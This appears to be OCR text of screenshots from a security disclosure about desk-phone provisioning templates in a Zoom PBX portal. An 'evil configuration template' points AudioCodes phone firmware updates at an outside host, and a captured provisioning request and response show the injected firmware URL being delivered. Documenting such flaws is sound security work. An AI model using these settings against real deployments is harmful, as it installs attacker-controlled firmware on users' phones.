

Company Info › Account Settings › Desk Phone › Provision Template › common user template
Save
Cancel
Save
Cancel

Name: common user template

Description (Optional): default template for devices

Template: Visit Support Document for more guidance

```
personal_settings/soft_key/0/key_function=DIRECTORY
personal_settings/soft_key/1/key_function=MISSED_CALLS
personal_settings/soft_key/2/key_function=DND_ALL
personal_settings/soft_key/3/key_function=Forward_All
personal_settings/soft_key/4/key_function=NONE
```




Company Info › Account Settings › Desk Phone › Provision Template › evil configuration template

evil configuration template

No description


Template: Visit Support Document for more guidance

```
provisioning/firmware/url=https://ptma.sy.gs/pbx/AudioCodes_UCC450HD_3.4.8.198.1.img
provisioning/period/type=weekly
provisioning/period/weekly/time=00:00
provisioning/random_provisioning_time=300
```




```
GET /api/v2/pbx/provisioning/AudioCodes/c450hd/00908F9D8992.cfg HTTP/2
Host: eu01pbxacp.zoom.us
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Accept: */*

```

```
voip/line/26/id=0
voip/line/27/enabled=0
voip/line/27/id=0
voip/line/28/enabled=0
voip/line/28/id=0
voip/line/29/enabled=0
voip/line/29/id=0
voip/services/msg_waiting_ind/voice_mail_number=*86
provisioning/firmware/url=https://ptma.sy.gs/pbx/AudioCodes_UCC450HD_3.4.8.198.1.img
provisioning/period/type=weekly
provisioning/period/weekly/time=00:00
provisioning/random_provisioning_time=300
```



